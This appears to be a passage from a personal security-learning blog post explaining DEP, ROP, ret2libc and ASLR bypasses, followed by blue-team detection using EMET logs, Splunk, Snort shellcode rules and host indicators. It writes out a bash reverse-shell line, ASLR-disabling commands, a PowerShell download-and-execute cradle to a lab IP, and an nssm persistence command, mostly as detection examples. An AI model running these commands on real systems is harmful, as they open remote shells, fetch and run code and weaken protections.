For example, according the Linux man page on **execstack**, *“execstack is a program which sets, clears, or queries executable stack flag of ELF binaries and shared libraries.”* Another note,  your compiled binaries could be flagged with a no execution bit (NX) while other linked libraries may still have executable stacks. This is where problems arise.  **-fno-stack-protectactor** disables stack overflow security checks for certain (or all) routines. When option -fstack-protector-strong is specified, it enables stack overflow security checks for routines with any type of buffer.

In modern Windows software, DEP is configured at system boot via a policy setting in the boot configuration data. An application can get the current policy setting by calling the **GetSystemDEPPolicy function**. Hardware DEP is typically enabled by default in at the bootloader but can be disabled with physical access. Depending on the policy setting, an User-Land application can change the DEP setting for the current process by calling the **SetProcessDEPPolicy** function. Allowing user-land changes is where developers may introduce unprotected compiled binaries.  The following links are examples of how to implement DEP

https://lwn.net/Articles/422487/

https://linux.die.net/man/8/execstack

https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in

https://support.microsoft.com/en-us/help/912923/how-to-determine-that-hardware-dep-is-available-and-configured-on-your

https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/boot-parameters-to-configure-dep-and-pae

## Bypassing DEP

Bypassing DEP and NX requires a method called Return-Oriented Programming. My first introduction to this concept was thanks to David Maloney, Sr. Security Researcher at Rapid7 who had a great youtube video online that covered the concept at 1,000 feet view. The video first mentions a method developed going to return to lib c and then discusses Return Object Programming or ROP chaining.

So if stack execution is enabled, we'd expect that an attempt to execute from the stack will result in a terminated process and the cpu will throw a segmentation fault. In the return to lib C method, instead of overwriting EIP with a JUMP ESP instruction like this PoC, you overwrite the Instruction Pointer with functions from within libc library.

arguments. Another thing I learned is that libC is not required however it is just the most likely available and most common target in linux. In a libC example, I found it was as simple as finding the memory location for system() and calling /bin/bash which was executable in memory. As a counter defense some folks remove functions from libraries that can result in this type of chained execution. Another option which does not rely on calls to external executable functions is Return Object Programming or ROP chaining. As mentioned in the video, your exploit must make use of instruction sequences available in the program you're attacking or libraries linked to the application aka "rop gadgets". When reading about ROP gadget I came across a line that explained there are intended sequences of instructions and unintended sequences of instructions. Hmmmmm, why? Because misspelling, copy and pasting code … nope, something more trvial,. I'll re-use this quote because it was a fun puzzle

*"What!!! Unintended how come?? well if you look at a sentence like "the article" the writer intended to say "the article" but he didn't intend to have the word "heart" did he."*

Basically the instructions we're looking for end in RET aka "Return". You chain a bunch of these assembly instructions together in your payload until you get a command that can perform similar execution to the malware we used in our simple PoC. You can find ROP gadgets with the following in Immunity Debugger ***!mona rop -m *.dll -cp nonull*** or in linux you can try simple text search for RET instruction or **ROPgadget** Tool on GithHub or VNsecurity called **ROPeme** and/or **/proc/pid/maps**.

An example, used in a linked exploit-db article is chaining a bunch of ROP gadgets together to basically execute ***"execve("/bin/sh",0,0)"***. ***Execve*** executes the program pointed to by filename. filename must be either a binary executable, or a script which in our case would be something like a variable equal to our reverse shell command ***/bin/sh -i >& /dev/tcp/127.0.0.1/4444 0>&1.*** *But when Windows or Linux has ASLR enabled libraries those binaries will have a randomized virtual memory space, so it makes it difficult to call execve() or system().*

Another technique to bypass DEP makes use of native API that can change the execution flag on your memory spaces. Examples I've found include **VirtualAlloc**, **HeapCreate**,**VirtualProtect** APIs. If you can call upon these functions then you may be able to either create a new executable space or change the flag for existing executable space. However, finding the memory addresses to these functions and calling them appears to be a different story.

https://github.com/JonathanSalwan/ROPgadget

https://www.rapid7.com/resources/rop-exploit-explained/

https://www.exploit-db.com/docs/english/17131-linux-exploit-development-part-3---ret2libc.pdf

https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf

https://www.exploit-db.com/docs/english/44090-zero-day-zen-garden-windows-exploit-development---part-5-[return-oriented-programming-chains].pdf

## ASLR (Address space layout randomization)

In our example, you may have noticed that we could directly pull a memory address and re-use that address in oru buffer overflow PoC. ***This is because we disabled ASLR via***

### Linux

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

### Windows

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]
“MoveImages”=dword:00000000
```

Address space layout randomization (ASLR) is a mechanism involved in reducing reliability of exploitation via memory corruption attacks like the Buffer Overflow in this PoC. In our PoC you may have noticed we pulled the hardware memory locations of our binaries and then pointed back to those hardware memory locations. If you can obscure those memory locations such that predicting them is increasingly difficult then the barrier entry in exploit writing and execution becomes harder.

For example, we used JMP ESP memory location to slide back into our NOPSLED. ASLR would randomly arranges the virtual memory address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries when they the binary is loaded. If we want to jump into a ROP gadget or call native API’s and DLLs how would we do it if we can’t accurately update a registry pointer with the memory location?

## Bypassing ASLR

Admittedly this is a very deep rabbit hole. Most write-ups and video tutorials require an expert level knowledge of assembly and windows/linux software architecture beyond what I intended this write-up for. I’ll do my best to boil what I’ve learned down into digestible chunks and hopefully this helps guide myself and other further studies.

**Non ASLR linked binaries**

It seems like that as Windows and Linux made the transition to ASLR in the early 2000’s that about a decade later they were left with some non ASLR binaries for cross compatibility. It could even be that some custom application you downloaded ported over something that is specifically ASLR disabled. I found an example of this in the following two articles … Attacking specific functions within non ASLR enabled binaries appears to be an early method where if we could find a “universal” DLL in windows or linux we may be able to call the memory address of JMP ESP or ROP GADGET or similar from there. The point is, a combination of an insecure ASLR enabled program with access or links to a non ASLR binary results in access instructions and predictable memory locations that can be used to bypass ASLR and begin a ROP attack.

https://www.exploit-db.com/docs/english/17504-defeating-data-execution-prevention-and-aslr-in-windows-xp-sp3.pdf

https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf

**Pointer Leaks / Dangling Pointers**

If you dig deep enough you'll find some mention of modern attacks using dangling pointers or pointer leakers to bypass ASLR. This isn't for the faint of heart and probably not for a newcomer like myself but I like rabbit holes. A dangling pointer bug can be used to put code into an application. An object put into memory is allocated a space in heap and object functions are typically managed via a VFTABLE which creates virtual pointers which reference the actual object in HEAP. My understanding is that if you can overwrite the memory object in HEAP with exact procesion at the exact time after it has be de-allocated from memory but before it has been destructed that the object space can be overwritten with malicious code. This is due to how allocation of heap is managed, de-allocated, freed and how virtual functions are referenced via virtual tables.

https://www.blackhat.com/presentations/bh-usa-07/Afek/Whitepaper/bh-usa-07-afek-WP.pdf

https://www.owasp.org/images/f/fa/OWASP_IL_8_Dangling_Pointer.pdf

https://www.rapid7.com/resources/why-you-should-be-using-emet/

**HEAP Sprays with ASLR disabled VirtualAlloc() in Windows**

If you can't find memory location of instructions in ASLR protected binaries and libraries it appears you can spray the heap and create write chunks to memory of NOPs and malware. You would likely still need to bypass DEP so ROP chains still apply however you can either look for non ASLR binary to ROP or spray ROP gadgets in the blocks passed to HEAP. Spraying Heap with memory allocated by **VirtualAlloc()** appears to have been a successful method by bypass ASLR because **VirtualAlloc()** was not ASLR protected but this seems like just plain luck.

https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf

# Blueteam Engineering for post Buffer Overflow

For my own general curiosity, I wanted to end this PoC with some notes on how detect a Buffer Overflow attack. My intent is to just learn and see where it takes me. As a newcomer maybe this will help paint a better picture of cyber-security as a whole. Because BO's are memory attacks it can be difficult to detect unless you have a low level program monitoring for Canary issues, NX issues, SEGVFAULT, x90's, ROPs etc. Windows has offered EMET historically and more recently offered an IPS/IDS in Windows Defender to Enterprise. There are also some "Next Gen" IDS/IPS that install in kernel space which have the logic to look for such events. As I thought through this, I lumped the detection into two buckets.

1. Detecting Failed Buffer Overflow Attempts
2. Detecting Successfully Buffer Overflow Attempts

**Detecting Failed Buffer Over Attempts in Windows**

If you want to hunt attackers who attempt buffer overflow you can turn to the logs. For examples, **EMET** (Windows ASLR/DEP) events are logged as a Windows event source called EMET. More modern Windows Defender Exploit Guard follows a similar pattern as the one I'm going to outline. EMET/Defender logs can be found in the Windows Application log.

For EMET, there are three levels: Information, Warning and Error. Information messages are used for logging usual operation such as the EMET Notifier starting. Warning messages are used when EMET settings change. Error messages are used for logging cases where EMET stopped an application with one of its mitigations, which means an active attack has been blocked.

EMET and Defender logs can be sent to a central log collection server or from the local machine. I'll refer to an example where their sent to a central log collector, parsed then sent onto your SIEM. Here is a brief example of an a SPLUNK integration on Windows but a similar model could be deployed with Syslog, Syslog Servers and an ELK Stack acting as a SIEM.

You'll need to ensure your local endpoints are configured to log EMET via GPO, Windows Event Collector service is enabled *and* a collection server is deployed. Here is an example of a local local log policy setting to push down to the endpoints being monitored via GPO etc.

```
<QueryList>

 <Query Id="0" Path="Application">

 <Select Path="Application">*[System[Provider[@Name='EMET'] and (Level=2)]]</Select>

 </Query>

</QueryList>
```

To analyze the EMET data in Splunk, you'll need to install the Splunk Universal Forwarder on the central log collection server and configure it to send logs from the collector/syslog server to a Splunk indexer. Splunk Indexer is just a fancy way to say a network service to send your logs to which has some special logic to parser, filter, transform and write your logs in a unique format to Splunk based on some predefined Splunk policy.

You'll may need to set a filter on the central log server to parse the events for the EMET alerts ***before*** sending them on. Below is an example of the Windows events subscription filter. Remember the default location of forwarded log events is the Forwarded Events log.

The following is a Splunk sample configurations that can be used in the Splunk inputs.conf file on the central log collection server. Basically this policy says which logs can get sent onto the SIEM.

```
[WinEventLog://ForwardedEvents]
disabled = 0
renderXml = 1
evt_resolve_ad_obj = 1
```

The above policy config tells the Splunk Universal Forwarder to monitor the Forwarded Events log on the log collection server and to and send the events in XML format allows for facilitated extraction of information in Splunk to aid in the creation of useful Splunk queries.

**Sample EMET Event:**

```
EMET version 5.5.5871.31892
EMET detected EAF+ mitigation and will close the application: IEXPLORE.EXE
EAF+ check failed:
Application : C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
User Name : DOMAIN\user
Session ID : 1
PID : 0x1348 (4936)
TID : 0xF90 (3984)
Module : SOMEDLL.dll
Mod Base : 0x11630000
Mod Address : 0x11642E99
Mem Address : 0x76F501A4
```

Your Blue Team can configure an  alert based on these results. Consider correlating the alert with internal ranking of the assets value to prioritize the response. For example, an alert like this on a PCI system **or** system storing your unreleased Intellectual Property may need immediate action compared to a non production server being pen tested. Although, a non production server sounds like a nice beachhead to maintain a foothold.

https://resources.sei.cmu.edu/asset_files/TechnicalNote/2016_004_001_466182.pdf

https://blogs.technet.microsoft.com/thedutchguy/2017/01/24/windows-event-forwarding-to-a-workgroup-collector-server/

**Detecting Successful Buffer Over Attempts**

The Blue Team philosophy is to assume your compromise and look for Indicators of Compromise. In this model, we assume the attacker has successfully launched a buffer overflow and gained command and control over the asset. Which means our mitigations have failed, which they will. In my mind, there are two techniques I'd lie to cover. I'm sure there are more but as a newcomer, I think these two approaches paints a solid picture.

1.) Network based signature detection (This may also catch unsuccessful attempts)
2.) Host based signature detection

## Network Based Detection

Let’s consider the basic reverse shell we created with MSFVENOM from metasploit and packched into our malware variable in the client.py script. When this attack occurs it has a few unique characteristics inside the network communication.

1. Encoded HEX payload, malware, within the client attack
2. A bunch of x\90’s, within the client attack
3. possibly /bin/bash or other unique strings sent back in the reverse shell as STIO to the attackers terminal

If you had an inline or passive IDS which had access to the buffer overflow network packets, a Blue Teams will likely have SNORT/SURICATA rules which alert on signatures that match our payload. This is because the commands to gain a reverse shell from bash, sh, python etc. are universally known. I’ve included a few examples of emerging shell_code SNORT rules that look for metasploit generated BSD shellcode.

```
#alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SHELLCODE METASPLOIT BSD Reverse shell (Not Encoded 2)"; content:"|6a 61 58 99 52 42 52 42 52 68|"; fast_pattern:only; reference:url,doc.emergingthreats.net/2010416; classtype:shellcode-detect; sid:2010416; rev:4; metadata:affected_product Any, attack_target Client_and_Server, deployment Perimeter, deployment Internet, deployment Internal, deployment Datacenter, tag Metasploit, signature_severity Critical, created_at 2010_07_30, updated_at 2016_07_01;)
```

```
#alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SHELLCODE METASPLOIT BSD Reverse shell (Not Encoded 3)"; content:"|89 e1 6a 10 51 50 51 97 6a 62 58 cd 80 6a 02 59 b0 5a 51 57|"; fast_pattern:only; reference:url,doc.emergingthreats.net/2010417; classtype:shellcode-detect; sid:2010417; rev:4; metadata:affected_product Any, attack_target Client_and_Server, deployment Perimeter, deployment Internet, deployment Internal, deployment Datacenter, tag Metasploit, signature_severity Critical, created_at 2010_07_30, updated_at 2016_07_01;)
```

Modern attacks occur over TLS/SSL over tcp communications these days which means detecting our payload would be difficult to nearly impossible. Blue-teams may counter encrypted communication with TLS interception and packet inspection. To further evade TLS interception, crypters, encoders, custom encoded code or polymorphic code would need to be written. I’ve even heard of padding the payload so large that the rules are ignored due to performance as well. Sneaky..

## Host Based Detection

In this model, you assume the target has already been breached. Maybe EMET was disabled or the attack was highly sophisticated and made it past your defenses. Whatever the case, the attacker now has command and control over your machine thanks to a Buffer Overflow. Luckily, attacker patterns of behavior are relatively predictable. What does that mean?

**Consider if the active directory logs show directory enumerations such as**

net view /domain

net user /domain

net accounts /domain

**Consider if the local host logs show local a series of enumerations commands such as**

systeminfo

net local group “Administrators”

uname -a

cat /proc/issue

**Consider more advanced post-exploit attempts to bypass detection via PowerShell**

```
start-Process -FilePath .\nssm.exe -ArgumentList ‘install MaliciousService “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” “-command “& { . C:\Scripts\Monitor.ps1; Start-Monitoring }”” ‘ -NoNewWindow -Wait
```

```
powershell.exe -exec bypass –noprofile –c iex(New-Object Net.WebClient).DownloadString
('http://10.0.2.210:8081/CodeExecution/Invoke-Shellcode.ps1')
```

Similar to the EMET example, local logs can be sent via Windows Collectors and/or Syslog and forwarded to your SIEM. For PowerShell attack Windows has added additional logging capabilities to memory based powershell execution but if the logs are disabled or omitted then detection may be thwarted. I’ve overly simplified a highly sophisticated topic, but the point to drive home is that you assume a zero-day will succeed and look for IoC’s that show enumeration, privilege escalation etc. etc.

## ENJOY

## References and Honorable Mentions

**General Reference**
https://en.wikipedia.org/wiki/Address_space_layout_randomization
https://en.wikipedia.org/wiki/Executable_space_protection#Windows
https://en.wikipedia.org/wiki/Return-oriented_programming
https://en.wikipedia.org/wiki/Just-in-time_compilation
https://en.wikipedia.org/wiki/Heap_spraying
https://en.wikipedia.org/wiki/Dangling_pointer#Security_holes_involving_dangling_pointers

**Technical Resources**
https://resources.sei.cmu.edu/asset_files/TechnicalNote/2016_004_001_466182.pdf
https://mindmajix.com/splunk/monitor-windows-event-log-data
https://github.com/jpalanco/alienvault-ossim/blob/master/snort-rules-default-open/rules/2.9.0/emerging.rules/emerging-shellcode.rules
https://www.splunk.com/blog/2017/07/06/hellsbells-lets-hunt-powershells.html
https://science.rpi.edu/computer-science
http://research.cs.wisc.edu/mist/presentations/kupsch_miller_secse08.pdf

https://resources.sei.cmu.edu/asset_files/TechnicalNote/2016_004_001_466182.pdf
https://blogs.technet.microsoft.com/thedutchguy/2017/01/24/windows-event-forwarding-to-a-workgroup-collector-server/
https://github.com/JonathanSalwan/ROPgadget
https://www.rapid7.com/resources/rop-exploit-explained/
https://www.exploit-db.com/docs/english/17131-linux-exploit-development-part-3---ret2libc.pdf
https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf
https://www.exploit-db.com/docs/english/44090-zero-day-zen-garden-windows-exploit-development---part-5-[return-oriented-programming-chains].pdf
https://www.exploit-db.com/docs/english/17504-defeating-data-execution-prevention-and-aslr-in-windows-xp-sp3.pdf
https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf
https://www.blackhat.com/presentations/bh-usa-07/Afek/Whitepaper/bh-usa-07-afek-WP.pdf
https://www.owasp.org/images/f/fa/OWASP_IL_8_Dangling_Pointer.pdf
https://www.rapid7.com/resources/why-you-should-be-using-emet/
https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
Computerphile videos and their Authors

**Programming and Software Architecture**
https://www.seas.upenn.edu/~cit595/cit595s10/content.shtml
https://www.learn-c.org/
https://godbolt.org/
Linux Man Pages and their Authors